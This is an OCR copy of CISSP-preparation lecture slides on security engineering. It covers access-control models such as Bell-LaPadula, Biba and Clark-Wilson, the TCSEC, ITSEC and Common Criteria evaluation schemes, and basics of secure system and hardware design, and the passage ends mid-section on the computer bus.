
CNIT 125: Information Security Professional (CISSP Preparation)



Ch 3. Security Engineering

Updated 3-12-22

Topics in Part 1

- **Security Models**
- **Evaluation Methods, Certification and Accreditation**
- **Secure System Design Concepts**
- **Secure Hardware Architecture**
- **Secure Operating System and Software Architecture**
- **Virtualization and Distributed Computing**
- **System Vulnerabilities, Threats and Countermeasures**


Security Models

Security Models

- **State Machine**
- **Bell-LaPadula**
- **Lattice-Based Access Controls**
- **Biba**
- **Clark-Wilson**
- **Information Flow**
- **Chinese Wall**
- **Noninterference**
- **Take-Grant**
- **Access Control Matrix**
- **Graham-Denning, HRU**

Down and Up

- **Top Secret**
- **Secret**
- **Confidential**
- **Unclassified**



No Read Up

- **Simple Security Property**
- **Subjects with low clearance cannot read objects with higher clearance**
- **Bell-LaPadula model**
- **Protects confidentiality**

Write Up

- **Writing up is OK**
- **A subject with Secret clearance may discover something which is then classified Top Secret and passes beyond his or her clearance**
- **That does not violate confidentiality**

No Write Down

- **Top Secret data cannot be written down to Secret machines**
- **Except through a formal process of declassification**
- **That would violate confidentiality**

Read Down

- **People with Top Secret clearance may read items with Secret or lower classification**
- **That does not violate confidentiality**

State Machine Model

- **Mathematical model of a system**
- **Every possible interaction between the subjects and objects is included in its *state***
- **If every possible state is secure, the system is proven to be secure**

Bell-LaPadula Model

- **Developed for US DoD**
- **Maintains confidentiality**
- **Has two rules**
- **NO READ UP**
  - **Simple Security Policy**
- **NO WRITE DOWN**
  - **Star Security Policy**

Bell-LaPadula Model

- **Maintains CONFIDENTIALITY**
- **Does not maintain INTEGRITY**
- **A low-clearance operative can submit false data which moves up to high clearance levels**
- **Nothing in the model prevents unauthorized alteration of high-level data**

Tranquility Property

- **Dictate how the system will issue security labels**
- **Strong Tranquility Property**
  - **Security labels don't change while the model is operating**
- **Weak Tranquility Property**
  - **Security labels don't change in a way that conflicts with defined security properties**

Lattice-Based Access Controls

- **Subjects and objects have various classifications, such as clearance, need-to-know, and role**
- **Subjects have a Least Upper Bound and a Greatest Lower Bound of access**
- **The highest level of access is "[Alpha, Beta, Gamma]"**

Lattice-Based Access Controls




FIGURE 4.3 Lattice-Based Access Control

Biba Model

- **NO READ DOWN**
  - **Simple Integrity Axiom**
  - **Prevents bad data from lower levels from moving up**
- **NO WRITE UP**
  - **Star Integrity Axiom**
  - **Prevents low-level subjects from changing high-level data**

Biba Model

- **Protects INTEGRITY, not confidentiality**
- **Appropriate for businesses more than the military**
- **INTEGRITY and CONFIDENTIALITY are opposing goals**
  - **You can't have perfect integrity and perfect confidentiality at once**
  - **You must make a compromise**

Clark-Wilson

- **Real-World integrity model**
- **Subjects must access objects via programs**
- **The programs have limitations**
- **Two primary concepts:**
  - **Well-Formed Transactions**
  - **Separation of Duties**

Well-Formed Transactions

- **UDI (Unconstrained Data Item)**
  - **Data that don't require integrity**
  - **Such as untrusted user input**
- **CDI (Constrained Data Item)**
  - **Data that requires integrity**
  - **Such as a financial transaction record**
- **Transaction Procedure**
  - **Well-formed transaction**
  - **Maintains integrity with Integrity Verification Procedures**
  - **Makes an audit record**

Separation of Duties

- **One department collects money**
- **Another department issues payments**
- **Neither of them are authorized to initiate purchase orders**
- **No one person can commit fraud**
  - **It would take a conspiracy**

3a

Information Flow Model

- **Limits how information flows in a secure system**
  - **Such as NO WRITE UP and NO READ DOWN**
- **Bell-LaPadula and Biba use this model**

Chinese Wall Model

- **Avoids conflicts of interest**
- **Prohibits one person from accessing multiple *Conflict of Interest categories (CoIs)***
- **Developed by Brewer and Nash for employing consultants in banks**

Noninterference

- **Ensures that data at different security levels remains separate**
- **If this fails, a *covert channel* exists**
  - **Ex: a cryptographic key can be found by measuring power consumption**

Take-Grant

- **Contains these rules**
  - **TAKE**
  - **GRANT**
  - **CREATE**
  - **REMOVE**
- **Model can involve a complex graph of relationships**

Take-Grant Model

- **Alice can create and remove privileges to secrets**
- **Alice can grant privileges to Carol**
- **Bob can take Alice's privileges**




FIGURE 4.4 The Take-Grant Model

Access Control Matrix

Table 4.1

User Access Permissions

Users	Data Access File # 1	Data Creation Application
rdeckard	Read/Write	Execute
etyrell	Read	Execute
rbatty	None	None

Graham-Denning Model

- **Uses subjects, objects and rules**
- **There are eight rules**

- R1: Transfer Access
- R2: Grant Access
- R3: Delete Access
- R4: Read Object
- R5: Create Object
- R6: Destroy Object
- R7: Create Subject
- R8: Destroy Subject [4]

Harrison-Rizzo-Ullman (HRU) Model

- **Like Graham-Denning, but treats subjects and objects as the same and has only six operations**

- Create object
- Create subject
- Destroy subject
- Destroy object
- Enter right into access matrix
- Delete right from access matrix [5]

Modes of Operation

- **Help to determine the access control and technical requirements for a system**
- **Four Modes of Operation**
  - **Dedicated**
  - **System High**
  - **Compartmented**
  - **Multilevel**
    - **From DOD Directive 5200.28, Enclosure 2 (1988) (Link Ch 3a)**

Dedicated

- **System contains objects of only one classification level (ex: Secret)**
- **All subjects are cleared for that level or higher**
- **All subjects have access approval and need to know**
  - **For all information stored and processed on the system**

System High

- **System contains objects of mixed labels (Ex: confidential, secret, and top secret)**
- **All subjects must be cleared up to the system's highest object**

Compartmented

- **All subjects accessing the system have necessary clearance**
- **But do not have formal access approval or need to know for all information on the system**
- **Objects are placed into COMPARTMENTS**
- **Technical controls enforce need to know for access**

Multilevel

- **Stores objects of different sensitivity labels**
- **Subjects have differing clearances**
- **A "reference monitor" controls access**
- **If a top-secret subject accesses a top-secret object, access is granted**
- **If a secret subject attempts to access a top-secret object, access is denied**


Evaluation Methods, Certification and Accreditation

History

- **TCSEC**
  - **Trusted Computer System Evaluation Criteria**
  - **Called the "Orange Book"**
  - **Developed by the DoD in the 1980s**
- **ITSEC and Common Criteria**
  - **International models, developed later**

The Orange Book

- **Developed in 1983 by the National Computer Security Center**
  - **Part of NIST (National Institute of Standards and Technology)**
  - **With help from the NSA (National Security Agency)**
- **Rates security from A to D**
  - **Image from Wikipedia (Link Ch 4b)**



TCSEC Divisions

- D: Minimal Protection
- C: Discretionary Protection
  - C1: Discretionary Security Protection
  - C2: Controlled Access Protection
- B: Mandatory Protection
  - B1: Labeled Security Protection
  - B2: Structured Protection
  - B3: Security Domains
- A: Verified Protection
  - A1: Verified Design [6]

TNI / Red Book

- **Trusted Network Interpretation**
- **Brings TCSEC concepts to network systems**

ITSEC

- **Information Technology Security Evaluation Criteria**
  - **From Europe**
  - **Separates Functionality and Assurance**
- **Functionality (F)**
  - **How well a system works**
- **Assurance (Q and E)**
  - **Ability to evaluate the security of a system**
  - **Effectiveness (Q) and Correctness (E)**

ITSEC

- **Assurance Correctness**
  - **E0 - inadequate**
  - **E6 - formal model of security policy**
- **Functionality ratings include TCSEC equivalents**

ITSEC / TCSEC Ratings

- E0: D
- F-C1,E1: C1
- F-C2,E2: C2
- F-B1,E3: B1
- F-B2,E4: B2
- F-B3,E5: B3
- F-B3,E6: A1

Additional functionality ratings include:

- F-IN: High integrity requirements
- AV: High availability requirements
- DI: High integrity requirements for networks
- DC: High confidentiality requirements for networks
- DX: High integrity and confidentiality requirements for networks

The International Common Criteria

- **Supersedes TCSEC and ITSEC**
- **Target of Evauation (ToE)**
  - **The system or product being evaluated**
- **Security Target (ST)**
  - **Document describing ToE, security requirements, and operational environment**

The International Common Criteria

- **Protection Profile (PP)**
  - **Independent set of security requirements and objectives**
  - **For specific category, such as firewalls or intrusion detection systems**
- **Evaluation Assurance Level (EAL)**
  - **Score of the tested product or system**

Common Criteria Levels of Evaluation

- EAL1: Functionally tested
- EAL2: Structurally tested
- EAL3: Methodically tested and checked
- EAL4: Methodically designed, tested, and reviewed
- EAL5: Semi-formally designed, and tested
- EAL6: Semi-formally verified, designed, and tested
- EAL7: Formally verified, designed, and tested [9]

3b

Secure System Design Concepts

Layering

- **Hardware and software are separated into layers**
- **Changes at one layer don't affect other layers**

1. Hardware
2. *Kernel* and device drivers
3. *Operating System*
4. Applications

Abstraction

- **Hides unnecessary details from the user**
- **Users just see icons, Web pages, etc**
  - **They don't see IP addresses, etc.**

Security Domains

- **Groups of subjects and objects with similar security requirements**
- **Kernel Mode**
  - **Low-level access to memory, CPU, disk, etc.**
- **User Mode**
  - **User accounts and processes**
  - **Errors in user mode should not affect kernel mode**

Ring Model

- **x86 CPUs have 4 rings**
- **Only 2 are used by Linux and Windows**




FIGURE 4.6 The Ring Model

Hypervisor Mode

- **Called "Ring -1" (minus one)**
- **Allows virtual guests to operate in ring 0**
- **Controlled by the hypervisor**
- **Includes these CPU features**
  - **Intel VT**
  - **AMD-V**

Open and Closed Systems

- **Open System**
  - **Open hardware and standards**
  - **Ex: IBM-compatible PC**
- **Closed System**
  - **Proprietary hardware or software**
  - **Ex: Macs before switch to Intel**

Secure Hardware Architecture

System Unit and Motherboard

- **System Unit**
  - **The computer's case**
  - **Contains all internal electronic components**
- **Motherboard**
  - **Contains CPU, RAM, firmware, and peripheral slots such as PCI slots**

The Computer Bus

- **Primary communication channel between components**




FIGURE 4.7 **Simplified Computer Bus**

Northbridge and Southbridge

- **Northbridge is faster**

